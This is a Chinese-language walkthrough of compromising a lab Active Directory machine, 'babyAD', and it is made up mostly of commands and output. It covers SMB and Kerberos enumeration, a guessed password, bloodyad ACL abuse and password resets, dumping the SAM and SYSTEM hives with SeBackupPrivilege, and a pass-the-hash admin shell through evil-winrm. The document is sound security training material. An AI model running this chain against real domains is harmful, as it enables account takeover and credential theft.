

群U靶机-babyAD_sunset

端口扫描

群上很少出 AD 的靶机

```
→ babyAD nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.111.166
15:44:47 [4/76]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 15:42 CST
Nmap scan report for 192.168.111.166
Host is up (0.00069s latency).

Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-03
07:43:20Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain:
babyAD.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain:
babyAD.com0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
49664/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
52736/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
52737/tcp open  msrpc       Microsoft Windows RPC
52744/tcp open  msrpc       Microsoft Windows RPC
52751/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:DC:93:23 (VMware)
Service Info: Host: BABYAD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled and required
| smb2-time:
|   date: 2026-01-03T07:44:08
|_ start_date: N/A
```

```
|_nbstat: NetBIOS name: BABYAD, NetBIOS user: <unknown>, NetBIOS MAC:  
00:0c:29:dc:93:23 (VMware)
```

枚举

枚举一下 SMB，有一个不同寻常的共享目录“Technical Security Notice”

```
→ babyAD smbclient -L 192.168.111.166 -U anonymous  
Password for [WORKGROUP\anonymous]:  
  
Sharename          Type      Comment  
-----  
ADMIN$            Disk       远程管理  
C$                Disk       默认共享  
IPC$              IPC        远程 IPC  
NETLOGON          Disk       Logon server share  
SYSVOL            Disk       Logon server share  
Technical Security Notice Disk  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 192.168.111.166 failed (Error  
NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```

里边能下载一个 PDF 文件

```
→ babyAD smbclient //192.168.111.166/'Technical Security Notice'  
Password for [WORKGROUP\root]:  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
技术安全通告.pdf  
12923135 blocks of size 4096. 8038767 blocks available
```

PDF 里面告诉了我们已经将防火墙关闭，并且告诉我们不要使用弱密码，并且最底下有一个用户名 wackymaker

直接测试一下是否存在该用户

```
→ babyAD kerbrute -users user -domain babyAD.com -dc-ip 192.168.111.166  
/root/.local/share/pipx/venvs/kerbrute/lib/python3.13/site-  
packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an  
API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The  
pkg_resources package is slated for removal as early as 2025-11-30. Refrain from  
using this package or pin to Setuptools<81.  
import pkg_resources
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user => wackymaker
[*] No passwords were discovered :(
```

存在用户，随后对弱密码进行尝试

```
→ babyAD nxc smb 192.168.111.166 -u wackymaker -p 'wackymaker'
SMB          192.168.111.166 445      BABYAD          [*] Windows Server 2022 Build
20348 x64 (name:BABYAD) (domain:babyAD.com) (signing:True) (SMBv1:False)
SMB          192.168.111.166 445      BABYAD          [-]
babyAD.com\wackymaker:wackymaker STATUS_PASSWORD_MUST_CHANGE
```

密码正确，提示下次登录需要修改密码，这里通过 `smbpasswd` 来进行密码的修改

```
→ babyAD smbpasswd -r 192.168.111.166 -U wackymaker
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user wackymaker on 192.168.111.166.
```

横向移动

直接上 `BloodHound`

```
→ babyAD bloodhound-python -d babyAD.com -u 'wackymaker' -p '<Your-Pass>' -dc
BABYAD.babyAD.com -ns 192.168.111.166 -c all --zip --dns-timeout 1000
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: babyad.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: BABYAD.babyAD.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: BABYAD.babyAD.com
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: babyAD.babyAD.com
INFO: Done in 00M 01S
INFO: Compressing output into 20260103155901_bloodhound.zip
```

对 ACC_ADMIN 组有 WriteOwner 权限



常规的三步：将自己设置为所有者、赋予自己所有的权限、再将自己添加到组内

```

→ babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 set owner ACC_ADMIN wackymaker
[+] Old owner S-1-5-21-3649830887-1815587496-1699028491-512 is now replaced by
wackymaker on ACC_ADMIN

→ babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 add genericAll 'CN=acc_admins,CN=Users,DC=babyAD,DC=com'
'wackymaker'
[+] wackymaker has now GenericAll on CN=acc_admins,CN=Users,DC=babyAD,DC=com

→ babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 add groupMember ACC_ADMIN wackymaker
[+] wackymaker added to ACC_ADMIN
  
```

再看 ACC_ADMIN 组有何权限




ACC_ADMIN 组拥有对用户 BABYAD-ADMIN 的 GenericAll 权限，可以强制修改用户密码

```

→ babyAD bloodyad -d 'babyAD.com' -u 'wackymaker' -p '<Your-Pass>' -i
192.168.111.166 set password BABYAD-ADMIN <Your-Pass>
[+] Password changed successfully!
  
```

再看 BABYAD-ADMIN 的权限，可以修改 BACKUP-OPT 的密码



```

→ babyAD bloodyad -d 'babyAD.com' -u 'BABYAD-ADMIN' -p '<Your-Pass>' -i
192.168.111.166 set password BACKUP-OPT <Your-Pass>
[+] Password changed successfully!
  
```

用户 BACKUP-OPT 拥有 `SeBackupPrivilege` 和 `SeRestorePrivilege` 权限

| 特权信息 | | |
|--|----------|-----|
| 特权名 | 描述 | 状态 |
| <code>SeMachineAccountPrivilege</code> | 将工作站添加到域 | 已启用 |
| <code>SeBackupPrivilege</code> | 备份文件和目录 | 已启用 |
| <code>SeRestorePrivilege</code> | 还原文件和目录 | 已启用 |
| <code>SeShutdownPrivilege</code> | 关闭系统 | 已启用 |
| <code>SeChangeNotifyPrivilege</code> | 绕过遍历检查 | 已启用 |
| <code>SeIncreaseWorkingSetPrivilege</code> | 增加进程工作集 | 已启用 |

利用 `SeBackupPrivilege` 导出本地 Hash (SAM & SYSTEM)

```

# 创建备份目录
mkdir C:\temp
cd C:\temp

# 导出 SAM 和 SYSTEM 配置单元
# 注意：即使你没有目录的读取权限，SeBackupPrivilege 也允许你执行此操作
reg save hklm\sam sam.hive
reg save hklm\system system.hive
  
```

将其拉取到 Kali 上进行解密

```

→ babyAD impacket-secretsdump -sam sam.hive -system system.hive LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
  
```

```
[*] Target system bootKey: 0x9aec2145c768b9975d683cbd0b2138e0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b3
4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
[*] Cleaning up...
```

通过 NTHASH 即可拿到管理员 Shell

```
→ babyAD evil-winrm -i BABYAD.babyAD.com -u administrator -H bbabdc192282668fe5190ab0c5150b34
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' fo
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comple
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```